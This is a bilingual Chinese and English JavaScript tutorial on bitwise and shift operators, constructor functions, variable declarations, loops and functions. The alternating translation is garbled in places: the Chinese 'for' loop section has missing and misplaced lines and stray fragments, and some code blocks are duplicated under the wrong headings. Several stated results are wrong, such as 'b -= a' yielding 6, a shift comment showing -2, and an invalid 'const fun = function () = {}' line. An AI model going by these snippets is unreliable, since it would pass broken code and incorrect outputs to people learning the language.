按位非操作 `~a` 会翻转给定值 `a` 的位。这意味着所有的 1 都会变成 0，所有的 0 都会变成 1。

```
~13 => -14
// 13: 0..01101
//-----
// -14: 1..10010 (-16 + 0 + 0 + 2 + 0)
```

按位异或

按位异或（异或）操作 `a ^ b` 仅当两个位不同的时候放置一个 1。异或意味着 要么其中一个，要么另一个，但不能同时。

```
13 ^ 7 => 10
// 13: 0..01101
// 7: 0..00111
//-----
// 10: 0..01010 (0 + 8 + 0 + 2 + 0)
```

实际示例：在不额外分配内存的情况下交换两个整数值

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b); // a 现在是 22, b 现在是 11
```

```
function isOdd(n) {
  if (isEven(n)) {
    return false;
  } else {
    return true;
  }
}
```

You can check the (integer) number's parity in much more effective and simple manner:

```
if(n & 1) {
  console.log("ODD!");
} else {
  console.log("EVEN!");
}
```

Bitwise OR

The bitwise OR operation `a | b` returns the binary value with a 1 where either operands or both operands have 1's in a specific position, and 0 when both values have 0 in a position. For example:

```
13 | 7 => 15
// 13: 0..01101
// 7: 0..00111
//-----
// 15: 0..01111 (0 + 8 + 4 + 2 + 1)
```

Bitwise NOT

The bitwise NOT operation `~a` flips the bits of the given value `a`. This means all the 1's will become 0's and all the 0's will become 1's.

```
~13 => -14
// 13: 0..01101
//-----
// -14: 1..10010 (-16 + 0 + 0 + 2 + 0)
```

Bitwise XOR

The bitwise XOR (*exclusive or*) operation `a ^ b` places a 1 only if the two bits are different. Exclusive or means *either one or the other, but not both*.

```
13 ^ 7 => 10
// 13: 0..01101
// 7: 0..00111
//-----
// 10: 0..01010 (0 + 8 + 0 + 2 + 0)
```

Real world example: swapping two integer values without additional memory allocation

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b); // a is now 22 and b is now 11
```

第15.2节：移位运算符

按位移位可以被看作是将位向左或向右“移动”，从而改变被操作数据的值。

左移

左移运算符 (`value) << (shift amount)`) 会将位向左移动 (`shift amount`) 位；从右侧进入的新位将是 0：

```
5 << 2 => 20
// 5:      0..000101
// 20:     0..010100 <= 在右侧添加两个 0
```

右移（符号扩展）

右移运算符 (`value) >> (shift amount)`) 也称为“符号扩展右移”，因为它保持初始操作数的符号。右移运算符将 `value` 向右移动指定的 `shift amount` 位。被移出右侧的多余位被丢弃。从左侧进入的新位将基于初始操作数的符号。如果最左边的位是 1，则新位全部为 1，反之如果是 0，则新位全部为 0。

```
20 >> 2 => 5
// 20:     0..010100
// 5:      0..000101 <= 从左侧添加了两个0, 从右侧截断了00

-5 >> 3 => -1
// -5:      1..111011
// -2:     1..111111 <= 从左侧添加了三个1, 从右侧截断了011
```

右移（零填充）

零填充右移运算符 (`value) >>> (shift amount)`) 会将位向右移动，新的位将是 0。0 从左侧移入，右侧多余的位被移出并丢弃。这意味着它可以将负数变为正数。

```
-30 >>> 2 => 1073741816
//      -30:    111..1100010
//1073741816:   001..1111000
```

零填充右移和符号扩展右移对于非负数产生相同的结果。

Section 15.2: Shift Operators

Bitwise shifting can be thought as "moving" the bits either left or right, and hence changing the value of the data operated on.

Left Shift

The left shift operator (`value) << (shift amount)`) will shift the bits to the left by (`shift amount`) bits; the new bits coming in from the right will be 0's:

```
5 << 2 => 20
// 5:      0..000101
// 20:     0..010100 <= adds two 0's to the right
```

Right Shift (Sign-propagating)

The right shift operator (`value) >> (shift amount)`) is also known as the "Sign-propagating right shift" because it keeps the sign of the initial operand. The right shift operator shifts the value the specified `shift amount` of bits to the right. Excess bits shifted off the right are discarded. The new bits coming in from the left will be based on the sign of the initial operand. If the left-most bit was 1 then the new bits will all be 1 and vice-versa for 0's.

```
20 >> 2 => 5
// 20:     0..010100
// 5:      0..000101 <= added two 0's from the left and chopped off 00 from the right

-5 >> 3 => -1
// -5:      1..111011
// -2:     1..111111 <= added three 1's from the left and chopped off 011 from the right
```

Right Shift (Zero fill)

The zero-fill right shift operator (`value) >>> (shift amount)`) will move the bits to the right, and the new bits will be 0's. The 0's are shifted in from the left, and excess bits to the right are shifted off and discarded. This means it can make negative numbers into positive ones.

```
-30 >>> 2 => 1073741816
//      -30:    111..1100010
//1073741816:   001..1111000
```

Zero-fill right shift and sign-propagating right shift yield the same result for non negative numbers.

第16章：构造函数

第16.1节：声明构造函数

构造函数是用于构造新对象的函数。在构造函数内部，关键字 `this` 指向一个新创建的对象，可以为其赋值。构造函数会自动“返回”这个新对象。

```
function Cat(name) {  
    this.name = name;  
    this.sound = "Meow";  
}
```

构造函数通过 `new` 关键字调用：

```
let cat = new Cat("Tom");  
cat.sound; // 返回 "Meow"
```

构造函数还有一个 `prototype` 属性，指向一个对象，所有用该构造函数创建的对象都会自动继承该对象的属性：

```
Cat.prototype.speak = function() {  
    console.log(this.sound);  
}  
  
cat.speak(); // 在控制台输出 "Meow"
```

由构造函数创建的对象在其原型上也有一个特殊属性，称为 `constructor`，该属性指向用于创建它们的函数：

```
cat.constructor // 返回 `Cat` 函数
```

由构造函数创建的对象也被视为该构造函数的“实例”，这是通过 `instanceof` 操作符实现的：

```
cat instanceof Cat // 返回 "true"
```

Chapter 16: Constructor functions

Section 16.1: Declaring a constructor function

Constructor functions are functions designed to construct a new object. Within a constructor function, the keyword `this` refers to a newly created object which values can be assigned to. Constructor functions "return" this new object automatically.

```
function Cat(name) {  
    this.name = name;  
    this.sound = "Meow";  
}
```

Constructor functions are invoked using the `new` keyword:

```
let cat = new Cat("Tom");  
cat.sound; // Returns "Meow"
```

Constructor functions also have a `prototype` property which points to an object whose properties are automatically inherited by all objects created with that constructor:

```
Cat.prototype.speak = function() {  
    console.log(this.sound);  
}  
  
cat.speak(); // Outputs "Meow" to the console
```

Objects created by constructor functions also have a special property on their prototype called `constructor`, which points to the function used to create them:

```
cat.constructor // Returns the `Cat` function
```

Objects created by constructor functions are also considered to be "instances" of the constructor function by the `instanceof` operator:

```
cat instanceof Cat // Returns "true"
```

第17章：声明与赋值

第17.1节：修改常量

声明变量const仅阻止其值被替换为新值。const并不限制对象的内部状态。以下示例表明，const对象的属性值可以被更改，甚至可以添加新属性，因为赋给person的对象被修改了，但没有被替换。

```
const person = {  
    name: "John"  
};  
console.log('该人的名字是', person.name);  
  
person.name = "Steve";  
console.log('这个人的名字是', person.name);  
  
person.surname = "Fox";  
console.log('这个人的名字是', person.name, '姓氏是', person.surname);
```

结果：

```
这个人的名字是约翰  
这个人的名字是史蒂夫  
这个人的名字是史蒂夫，姓氏是福克斯
```

在这个例子中，我们创建了一个名为person的常量对象，并重新赋值了person.name属性，同时创建了新的person.surname属性。

第17.2节：声明和初始化常量

你可以使用const关键字来初始化常量。

```
const foo = 100;  
const bar = false;  
const person = { name: "John" };  
const fun = function () = { /* ... */ };  
const arrowFun = () => /* ... */ ;
```

重要

必须在同一语句中声明并初始化常量。

第17.3节：声明

在JavaScript中声明变量有四种主要方式：使用var、let或const关键字，或者完全不使用关键字（“裸”声明）。所使用的方法决定了变量的作用域，或者在const的情况下决定了是否可重新赋值。

- var关键字创建一个函数作用域的变量。
- let关键字创建一个块作用域的变量。
- const关键字创建一个不可重新赋值的块作用域变量。
- 裸声明会创建一个全局变量。

```
var a = 'foo'; // 函数作用域
```

Chapter 17: Declarations and Assignments

Section 17.1: Modifying constants

Declaring a variable **const** only prevents its value from being *replaced* by a new value. **const** does not put any restrictions on the internal state of an object. The following example shows that a value of a property of a **const** object can be changed, and even new properties can be added, because the object that is assigned to person is modified, but not *replaced*.

```
const person = {  
    name: "John"  
};  
console.log('The name of the person is', person.name);  
  
person.name = "Steve";  
console.log('The name of the person is', person.name);  
  
person.surname = "Fox";  
console.log('The name of the person is', person.name, 'and the surname is', person.surname);
```

Result:

```
The name of the person is John  
The name of the person is Steve  
The name of the person is Steve and the surname is Fox
```

In this example we've created constant object called person and we've reassigned person.name property and created new person.surname property.

Section 17.2: Declaring and initializing constants

You can initialize a constant by using the **const** keyword.

```
const foo = 100;  
const bar = false;  
const person = { name: "John" };  
const fun = function () = { /* ... */ };  
const arrowFun = () => /* ... */ ;
```

Important

You must declare and initialize a constant in the same statement.

Section 17.3: Declaration

There are four principle ways to declare a variable in JavaScript: using the **var**, **let** or **const** keywords, or without a keyword at all ("bare" declaration). The method used determines the resulting scope of the variable, or reassignability in the case of **const**.

- The **var** keyword creates a function-scope variable.
- The **let** keyword creates a block-scope variable.
- The **const** keyword creates a block-scope variable that cannot be reassigned.
- A bare declaration creates a global variable.

```
var a = 'foo'; // Function-scope
```

```
let b = 'foo'; // 块作用域  
const c = 'foo'; // 块作用域且引用不可变
```

请记住，声明常量时必须同时进行初始化，不能单独声明。

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

(由于技术原因，上面未包含无关键字变量声明的示例。继续阅读以查看示例。)

第17.4节：未定义

声明但未赋值的变量其值为undefined

```
var a;  
  
console.log(a); // 输出: undefined
```

尝试获取未声明变量的值会导致ReferenceError错误。然而，未声明和未初始化变量的类型均为“undefined”：

```
var a;  
console.log(typeof a === "undefined"); // 输出: true  
console.log(typeof variableDoesNotExist === "undefined"); // 输出: true
```

第17.5节：数据类型

JavaScript变量可以保存多种数据类型：数字、字符串、数组、对象等：

```
// 数字  
var length = 16;  
  
// 字符串  
var message = "Hello, World!";  
  
// 数组  
var carNames = ['Chevrolet', 'Nissan', 'BMW'];  
  
// 对象  
var person = {  
    firstName: "John",  
    lastName: "Doe"  
};
```

JavaScript 是动态类型语言。这意味着同一个变量可以用作不同的类型：

```
var a; // a 是未定义的  
var a = 5; // a 是数字  
var a = "John"; // a 是字符串
```

第17.6节：数学运算和赋值

递增

```
var a = 9,  
b = 3;
```

```
let b = 'foo'; // Block-scope  
const c = 'foo'; // Block-scope & immutable reference
```

Keep in mind that you can't declare constants without initializing them at the same time.

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

(An example of keyword-less variable declaration is not included above for technical reasons. Continue reading to see an example.)

Section 17.4: Undefined

Declared variable without a value will have the value `undefined`

```
var a;  
  
console.log(a); // logs: undefined
```

Trying to retrieve the value of undeclared variables results in a ReferenceError. However, both the type of undeclared and uninitialized variables is "undefined":

```
var a;  
console.log(typeof a === "undefined"); // logs: true  
console.log(typeof variableDoesNotExist === "undefined"); // logs: true
```

Section 17.5: Data Types

JavaScript variables can hold many data types: numbers, strings, arrays, objects and more:

```
// Number  
var length = 16;  
  
// String  
var message = "Hello, World!";  
  
// Array  
var carNames = ['Chevrolet', 'Nissan', 'BMW'];  
  
// Object  
var person = {  
    firstName: "John",  
    lastName: "Doe"  
};
```

JavaScript has dynamic types. This means that the same variable can be used as different types:

```
var a; // a is undefined  
var a = 5; // a is a Number  
var a = "John"; // a is a String
```

Section 17.6: Mathematic operations and assignment

Increment by

```
var a = 9,  
b = 3;
```

```
b += a;
```

b 现在将是 12

这在功能上等同于

```
b = b + a;
```

减去

```
var a = 9,  
b = 3;  
b -= a;
```

b 现在将是 6

这在功能上等同于

```
b = b - a;
```

乘以

```
var a = 5,  
b = 3;  
b *= a;
```

b 现在将是 15

这在功能上等同于

```
b = b * a;
```

除以

```
var a = 3,  
b = 15;  
b /= a;
```

b 现在是 5

这在功能上等同于

```
b = b / a;
```

版本 \geq 7

乘方

```
var a = 3,  
b = 15;  
b **= a;
```

b 现在是 3375

这在功能上等同于

```
b = b ** a;
```

```
b += a;
```

b will now be 12

This is functionally the same as

```
b = b + a;
```

Decrement by

```
var a = 9,  
b = 3;  
b -= a;
```

b will now be 6

This is functionally the same as

```
b = b - a;
```

Multiply by

```
var a = 5,  
b = 3;  
b *= a;
```

b will now be 15

This is functionally the same as

```
b = b * a;
```

Divide by

```
var a = 3,  
b = 15;  
b /= a;
```

b will now be 5

This is functionally the same as

```
b = b / a;
```

Version \geq 7

Raised to the power of

```
var a = 3,  
b = 15;  
b **= a;
```

b will now be 3375

This is functionally the same as

```
b = b ** a;
```

第17.7节：赋值

要给先前声明的变量赋值，使用赋值运算符`=`：

```
a = 6;  
b = "Foo";
```

作为独立声明和赋值的替代方案，可以在一条语句中同时执行这两个步骤：

```
var a = 6;  
let b = "Foo";
```

正是在这种语法中，全局变量可以不使用关键字声明；如果有人声明了一个裸变量但紧接着没有赋值，解释器将无法区分全局声明的变量`a`和对变量`a`的引用。

```
c = 5;  
c = "现在值是一个字符串。";  
myNewGlobal; // ReferenceError
```

但是请注意，上述语法通常不被推荐，也不符合严格模式。这是为了避免程序员不小心遗漏了`let`或`var`关键字，意外地在全局命名空间中创建变量而不自知的情况。这可能会污染全局命名空间，导致与库冲突以及脚本的正常运行受影响。因此，全局变量应使用`var`关键字在`window`对象的上下文中声明和初始化，以明确表达意图。

此外，可以通过逗号分隔每个声明（及可选的赋值）一次声明多个变量。使用这种语法，`var`和`let`关键字只需在每条语句开头使用一次。

```
globalA = "1", globalB = "2";  
let x, y = 5;  
var person = 'John Doe',  
    foo,  
age = 14,  
date = new Date();
```

请注意前面的代码片段中，声明和赋值表达式出现的顺序（`var a, b, c = 2, d;`）并不重要。你可以自由地混合使用两者。

函数声明实际上也会创建变量。

Section 17.7: Assignment

To assign a value to a previously declared variable, use the assignment operator, `=`:

```
a = 6;  
b = "Foo";
```

As an alternative to independent declaration and assignment, it is possible to perform both steps in one statement:

```
var a = 6;  
let b = "Foo";
```

It is in this syntax that global variables may be declared without a keyword; if one were to declare a bare variable without an assignment immediately afterward, the interpreter would not be able to differentiate global declarations `a`; from references to variables `a`.

```
c = 5;  
c = "Now the value is a String.";  
myNewGlobal; // ReferenceError
```

Note, however, that the above syntax is generally discouraged and is not strict-mode compliant. This is to avoid the scenario in which a programmer inadvertently drops a `let` or `var` keyword from their statement, accidentally creating a variable in the global namespace without realizing it. This can pollute the global namespace and conflict with libraries and the proper functioning of a script. Therefore global variables should be declared and initialized using the `var` keyword in the context of the `window` object, instead, so that the intent is explicitly stated.

Additionally, variables may be declared several at a time by separating each declaration (and optional value assignment) with a comma. Using this syntax, the `var` and `let` keywords need only be used once at the beginning of each statement.

```
globalA = "1", globalB = "2";  
let x, y = 5;  
var person = 'John Doe',  
    foo,  
age = 14,  
date = new Date();
```

Notice in the preceding code snippet that the order in which declaration and assignment expressions occur (`var a, b, c = 2, d;`) does not matter. You may freely intermix the two.

Function declaration effectively creates variables, as well.

第18章：循环

第18.1节：标准“for”循环

标准用法

```
for (var i = 0; i < 100; i++) {  
    console.log(i);  
}
```

预期输出：

0
1
...
99

'a'
'b'
'c'

/* 也可以写成：i = i + 2 */ {

```
console.log(i);  
}
```

预期输出：

0
2
4
...
98

```
for (var i = 0; i <= 100; i += 2) {  
    console.log(i);  
}
```

Chapter 18: Loops

Section 18.1: Standard "for" loops

Standard usage

```
for (var i = 0; i < 100; i++) {  
    console.log(i);  
}
```

Expected output:

0
1
...
99

Multiple declarations

Commonly used to cache the length of an array.

```
var array = ['a', 'b', 'c'];  
for (var i = 0; i < array.length; i++) {  
    console.log(array[i]);  
}
```

Expected output:

'a'
'b'
'c'

Changing the increment

```
for (var i = 0; i < 100; i += 2 /* Can also be: i = i + 2 */) {  
    console.log(i);  
}
```

Expected output:

0
2
4
...
98

Decrement loop

```
for (var i = 100; i >= 0; i--) {  
    console.log(i);  
}
```

预期输出：

Expected output:

```
100  
99  
98  
...  
0
```

Section 18.2: "for ... of" loop

Version ≥ 6

```
const iterable = [0, 1, 2];  
for (let i of iterable) {  
    console.log(i);  
}
```

Expected output:

```
0  
1  
2
```

The advantages from the for...of loop are:

- This is the most concise, direct syntax yet for looping through array elements
- It avoids all the pitfalls of for...in
- Unlike forEach(), it works with break, continue, and return

Support of for...of in other collections

Strings

for...of will treat a string as a sequence of Unicode characters:

```
const string = "abc";  
for (let chr of string) {  
    console.log(chr);  
}
```

Expected output:

```
a b c
```

Sets

for...of works on Set objects.

Note:

- A Set object will eliminate duplicates.
- Please [check this reference](#) for Set() browser support.

```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];

const uniqueNames = new Set(names);

for (let name of uniqueNames) {
  console.log(name);
}
```

预期输出：

```
bob  
alejandro  
zandra  
anna
```

映射 (Maps)

你也可以使用 `for...of` 循环来遍历映射 (Maps)。这与数组和集合的用法类似，不同之处在于迭代变量同时存储键和值。

```
const map = new Map()
.set('abc', 1)
.set('def', 2)

for (const iteration of map) {
  console.log(iteration) //将依次输出 ['abc', 1] 和 ['def', 2]
}
```

你可以使用解构赋值分别获取键和值：

```
const map = new Map()
.set('abc', 1)
.set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' 映射到 ' + value)
}

/*输出日志：  
abc 映射到 1  
def 映射到 2  
*/
```

对象

`for...of` 循环不能直接用于普通对象；但可以通过切换到 `for...in` 循环，或者使用 `Object.keys()` 来遍历对象的属性：

```
const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}
```

预期输出：

```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];

const uniqueNames = new Set(names);

for (let name of uniqueNames) {
  console.log(name);
}
```

Expected output:

```
bob  
alejandro  
zandra  
anna
```

Maps

You can also use `for...of` loops to iterate over Maps. This works similarly to arrays and sets, except the iteration variable stores both a key and a value.

```
const map = new Map()
.set('abc', 1)
.set('def', 2)

for (const iteration of map) {
  console.log(iteration) //will log ['abc', 1] and then ['def', 2]
}
```

You can use destructuring assignment to capture the key and the value separately:

```
const map = new Map()
.set('abc', 1)
.set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' is mapped to ' + value)
}

/*Logs:  
abc is mapped to 1  
def is mapped to 2  
*/
```

Objects

`for...of` loops do not work directly on plain Objects; but, it is possible to iterate over an object's properties by switching to a `for...in` loop, or using `Object.keys()`:

```
const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}
```

Expected output:

第18.3节：“for ... in”循环

警告

`for...in` 用于遍历对象的键，而不是数组索引。使用它来遍历数组通常是不推荐的。它还会包含原型链上的属性，因此可能需要使用 `hasOwnProperty` 来检查键是否属于对象。如果对象中的任何属性是通过 `defineProperty/defineProperties` 方法定义且设置了参数 `enumerable: false`，则这些属性将无法访问。

```
var object = {"a": "foo", "b": "bar", "c": "baz"};
// `a` 是不可访问的
Object.defineProperty(object, 'a', {
    enumerable: false,
});
for (var key in object) {
    if (object.hasOwnProperty(key)) {
        console.log('object.' + key + ', ' + object[key]);
    }
}
```

预期输出：

```
object.b, bar
object.c, baz
```

第18.4节：“while”循环

标准的While循环

标准的`while`循环会一直执行，直到给定的条件为假：

```
var i = 0;
while (i < 100) {
    console.log(i);
    i++;
}
```

预期输出：

```
0
1
...
99
```

Section 18.3: "for ... in" loop

Warning

`for...in` is intended for iterating over object keys, not array indexes. [Using it to loop through an array is generally discouraged](#). It also includes properties from the prototype, so it may be necessary to check if the key is within the object using `hasOwnProperty`. If any attributes in the object are defined by the `defineProperty/defineProperties` method and set the param `enumerable: false`, those attributes will be inaccessible.

```
var object = {"a": "foo", "b": "bar", "c": "baz"};
// `a` is inaccessible
Object.defineProperty(object, 'a', {
    enumerable: false,
});
for (var key in object) {
    if (object.hasOwnProperty(key)) {
        console.log('object.' + key + ', ' + object[key]);
    }
}
```

Expected output:

```
object.b, bar
object.c, baz
```

Section 18.4: "while" Loops

Standard While Loop

A standard while loop will execute until the condition given is false:

```
var i = 0;
while (i < 100) {
    console.log(i);
    i++;
}
```

Expected output:

```
0
1
...
99
```

Decremented loop

```
var i = 100;
while (i > 0) {
```

```
console.log(i);
i--; /* 等同于 i=i-1 */
}
```

预期输出：

```
console.log(i);
i--; /* equivalent to i=i-1 */
}
```

Expected output:

```
100
99
98
...
1
```

Do...while Loop

A do...while loop will always execute at least once, regardless of whether the condition is true or false:

```
var i = 101;
do {
    console.log(i);
} while (i < 100);
```

Expected output:

```
101
```

Section 18.5: "continue" a loop

Continuing a "for" Loop

处) :

```
for (var i = 0; i < 3; i++) {
    if (i === 1) {
        continue;
    }
    console.log(i);
}
```

预期输出：

When you put the **continue** keyword in a for loop, execution jumps to the update expression (**i++** in the example):

```
for (var i = 0; i < 3; i++) {
    if (i === 1) {
        continue;
    }
    console.log(i);
}
```

Expected output:

```
0
2
```

Continuing a While Loop

在一个 while 循环中，执行跳转到条件部分（例如中的 **i < 3**）：

```
var i = 0;
while (i < 3) {
    if (i === 1) {
        i = 2;
        continue;
    }
}
```

When you **continue** in a while loop, execution jumps to the condition (**i < 3** in the example):

```
var i = 0;
while (i < 3) {
    if (i === 1) {
        i = 2;
        continue;
    }
}
```

```
    }
    console.log(i);
    i++;
}
```

预期输出：

.....

```
    }
    console.log(i);
    i++;
}
```

Expected output:

0
2

Section 18.6: Break specific nested loops

We can name our loops and break the specific one when necessary.

```
outerloop:
for (var i = 0; i < 3; i++) {
  innerloop:
  for (var j = 0; j < 3; j++) {
    console.log(i);
    console.log(j);
    if (j == 1) {
      break outerloop;
    }
  }
}
```

Output:

0
0
0
1

Section 18.7: "do ... while" loop

```
var availableName;
do {
  availableName = getRandomName();
} while (isNameUsed(name));
```

A `do` while loop is guaranteed to run at least once as its condition is only checked at the end of an iteration. A traditional `while` loop may run zero or more times as its condition is checked at the beginning of an iteration.

第18.8节：break 和 continue 标签

`break` 和 `continue` 语句后可以跟一个可选标签，这类似于某种 `goto` 语句，从标签所指位置恢复执行

```
for(var i = 0; i < 5; i++){
  nextLoop2Iteration:
  for(var j = 0; j < 5; j++){
    if(i == j) break nextLoop2Iteration;
    console.log(i, j);
  }
}
```

```
for(var i = 0; i < 5; i++){
  nextLoop2Iteration:
  for(var j = 0; j < 5; j++){
    if(i == j) break nextLoop2Iteration;
    console.log(i, j);
  }
}
```

}

i=0 j=0 跳过剩余的 j 值

1 0

i=1 j=1 跳过剩余的 j 值

2 0

2 1 i=2 j=2 跳过剩余的 j 值

3 0

3 1

3 2

i=3 j=3 跳过剩余的 j 值

4 0

4 1

4 2

4 3

i=4 j=4 不记录日志且循环已完成

}

i=0 j=0 skips rest of j values

1 0

i=1 j=1 skips rest of j values

2 0

2 1 i=2 j=2 skips rest of j values

3 0

3 1

3 2

i=3 j=3 skips rest of j values

4 0

4 1

4 2

4 3

i=4 j=4 does not log and loops are done

第19章：函数

JavaScript中的函数提供了有组织的、可重用的代码来执行一系列操作。函数简化了编码过程，防止冗余逻辑，并使代码更易于理解。本主题介绍了函数的声明和使用、参数、返回语句以及JavaScript中的作用域。

第19.1节：函数作用域

当你定义一个函数时，它会创建一个作用域。

函数内部定义的所有内容外部代码无法访问。只有该作用域内的代码才能看到作用域内定义的实体。

```
function foo() {  
    var a = 'hello';  
    console.log(a); // => 'hello'  
}  
  
console.log(a); // 引用错误
```

JavaScript中允许嵌套函数，且相同的规则适用。

```
function foo() {  
    var a = 'hello';  
  
    function bar() {  
        var b = 'world';  
        console.log(a); // => 'hello'  
        console.log(b); // => 'world'  
    }  
  
    console.log(a); // => 'hello'  
    console.log(b); // 引用错误  
}  
  
console.log(a); // 引用错误  
console.log(b); // 引用错误
```

当JavaScript尝试解析一个引用或变量时，它会从当前作用域开始查找。如果在当前作用域找不到该声明，它会向上一级作用域查找。这个过程会重复，直到找到该声明。如果JavaScript解析器到达全局作用域仍然找不到该引用，则会抛出引用错误。

```
var a = 'hello';  
  
function foo() {  
    var b = 'world';  
  
    function bar() {  
        var c = '!!';  
    }  
  
    console.log(a); // => 'hello'  
    console.log(b); // => 'world'  
    console.log(c); // => '!!'  
    console.log(d); // 引用错误  
}
```

Chapter 19: Functions

Functions in JavaScript provide organized, reusable code to perform a set of actions. Functions simplify the coding process, prevent redundant logic, and make code easier to follow. This topic describes the declaration and utilization of functions, arguments, parameters, return statements and scope in JavaScript.

Section 19.1: Function Scoping

When you define a function, it creates a *scope*.

Everything defined within the function is not accessible by code outside the function. Only code within this scope can see the entities defined inside the scope.

```
function foo() {  
    var a = 'hello';  
    console.log(a); // => 'hello'  
}  
  
console.log(a); // reference error
```

Nested functions are possible in JavaScript and the same rules apply.

```
function foo() {  
    var a = 'hello';  
  
    function bar() {  
        var b = 'world';  
        console.log(a); // => 'hello'  
        console.log(b); // => 'world'  
    }  
  
    console.log(a); // => 'hello'  
    console.log(b); // reference error  
}  
  
console.log(a); // reference error  
console.log(b); // reference error
```

When JavaScript tries to resolve a reference or variable, it starts looking for it in the current scope. If it cannot find that declaration in the current scope, it climbs up one scope to look for it. This process repeats until the declaration has been found. If the JavaScript parser reaches the global scope and still cannot find the reference, a reference error will be thrown.

```
var a = 'hello';  
  
function foo() {  
    var b = 'world';  
  
    function bar() {  
        var c = '!!';  
    }  
  
    console.log(a); // => 'hello'  
    console.log(b); // => 'world'  
    console.log(c); // => '!!'  
    console.log(d); // reference error  
}
```

}

这种向上查找的行为也意味着一个引用可能会“遮蔽”外层作用域中同名的引用，因为它会先被看到。

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a); // => 'world'
  }
}

版本 ≥ 6
```

JavaScript 解析作用域的方式同样适用于const关键字。使用const关键字声明变量意味着不允许重新赋值，但在函数中声明它会创建一个新的作用域，从而产生一个新的变量。

```
function foo() {
  const a = true;

  function bar() {
    const a = false; // 不同的变量
    console.log(a); // false
  }

  const a = false; // 语法错误
  a = false; // 类型错误
  console.log(a); // true
}
```

然而，函数并不是唯一会创建作用域的代码块（如果你使用的是let或const）。let和const声明的作用域是最近的块级语句。详见此处的详细说明。

第19.2节：柯里化

柯里化是将一个具有 n 个参数的函数转换为一系列只接受一个参数的 n 个函数的过程。

使用场景：当某些参数的值先于其他参数可用时，你可以使用柯里化将函数分解为一系列函数，随着每个值的到来逐步完成工作。这在以下情况下很有用：

- 当某个参数的值几乎不变（例如，转换因子），但你需要保持设置该值的灵活性（而不是将其硬编码为常量）时。
- 当一个柯里化函数的结果在其他柯里化函数运行之前就已经有用时。
- 用于验证函数按特定顺序到达。

例如，长方体的体积可以用三个因素的函数来表示：长度 (l)、宽度 (w) 和高度 (h)：

```
var prism = function(l, w, h) {
  return l * w * h;
}
```

}

This climbing behavior can also mean that one reference may "shadow" over a similarly named reference in the outer scope since it gets seen first.

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a); // => 'world'
  }
}

Version ≥ 6
```

The way JavaScript resolves scoping also applies to the **const** keyword. Declaring a variable with the **const** keyword implies that you are not allowed to reassign the value, but declaring it in a function will create a new scope and with that a new variable.

```
function foo() {
  const a = true;

  function bar() {
    const a = false; // different variable
    console.log(a); // false
  }

  const a = false; // SyntaxError
  a = false; // TypeError
  console.log(a); // true
}
```

However, functions are not the only blocks that create a scope (if you are using **let** or **const**). **let** and **const** declarations have a scope of the nearest block statement. See here for a more detailed description.

Section 19.2: Currying

[Currying](#) is the transformation of a function of n arity or arguments into a sequence of n functions taking only one argument.

Use cases: When the values of some arguments are available before others, you can use currying to decompose a function into a series of functions that complete the work in stages, as each value arrives. This can be useful:

- When the value of an argument almost never changes (e.g., a conversion factor), but you need to maintain the flexibility of setting that value (rather than hard-coding it as a constant).
- When the result of a curried function is useful before the other curried functions have run.
- To validate the arrival of the functions in a specific sequence.

For example, the volume of a rectangular prism can be explained by a function of three factors: length (l), width (w), and height (h):

```
var prism = function(l, w, h) {
  return l * w * h;
}
```

这个函数的柯里化版本看起来像这样：

```
function prism(l) {
  return function(w) {
    return function(h) {
      return l * w * h;
    }
}
}

版本 ≥ 6
```

// 或者，使用简洁的 ECMAScript 6+ 语法：
var prism = l => w => h => l * w * h;

你可以用 `prism(2)(3)(5)` 调用这系列函数，结果应为 30。

在没有额外机制（如库）的情况下，JavaScript (ES 5/6) 中的柯里化在语法灵活性上有限，这是因为缺少占位符值；因此，虽然你可以用 `var a = prism(2)(3)` 创建一个部分应用函数，但你不能使用 `prism()(3)(5)`。

第19.3节：立即调用函数表达式

有时候你不希望你的函数被作为变量访问或存储。你可以创建一个立即调用函数表达式（简称 IIFE）。这些本质上是自执行的匿名函数。它们可以访问外围作用域，但函数本身及其内部变量将无法从外部访问。

关于 IIFE 一个重要的注意点是，即使你给函数命名，IIFE 也不像标准函数那样被提升，且不能通过声明时的函数名来调用。

```
(function() {
  alert("我已经运行了——但不能再次运行，因为我在运行时立即被调用，  
      只留下我生成的结果");
}());
```

这是另一种编写 IIFE 的方式。注意分号前的右括号被移动并放置在右花括号之后：

```
(function() {
  alert("这也是 IIFE。");
}());
```

你可以轻松地向 IIFE 传递参数：

```
(function(message) {
  alert(message);
}("Hello World!"));
```

此外，你还可以向外围作用域返回值：

```
var example = (function() {
  return 42;
}());
console.log(example); // => 42
```

如果需要，可以为立即调用函数表达式 (IIFE) 命名。虽然这种情况较少见，但这种模式有几个优点，例如提供一个可用于递归的引用，并且由于名称包含在调用栈中，可以使调试更简单。

A curried version of this function would look like:

```
function prism(l) {
  return function(w) {
    return function(h) {
      return l * w * h;
    }
}
}

Version ≥ 6
```

// alternatively, with concise ECMAScript 6+ syntax:
var prism = l => w => h => l * w * h;

You can call these sequence of functions with `prism(2)(3)(5)`, which should evaluate to 30.

Without some extra machinery (like with libraries), currying is of limited syntactical flexibility in JavaScript (ES 5/6) due to the lack of placeholder values; thus, while you can use `var a = prism(2)(3)` to create a [partially applied function](#), you cannot use `prism()(3)(5)`.

Section 19.3: Immediately Invoked Function Expressions

Sometimes you don't want to have your function accessible/stored as a variable. You can create an Immediately Invoked Function Expression (IIFE for short). These are essentially *self-executing anonymous functions*. They have access to the surrounding scope, but the function itself and any internal variables will be inaccessible from outside. An important thing to note about IIFE is that even if you name your function, IIFE are not hoisted like standard functions are and cannot be called by the function name they are declared with.

```
(function() {
  alert("I've run - but can't be run again because I'm immediately invoked at runtime,  
      leaving behind only the result I generate");
}());
```

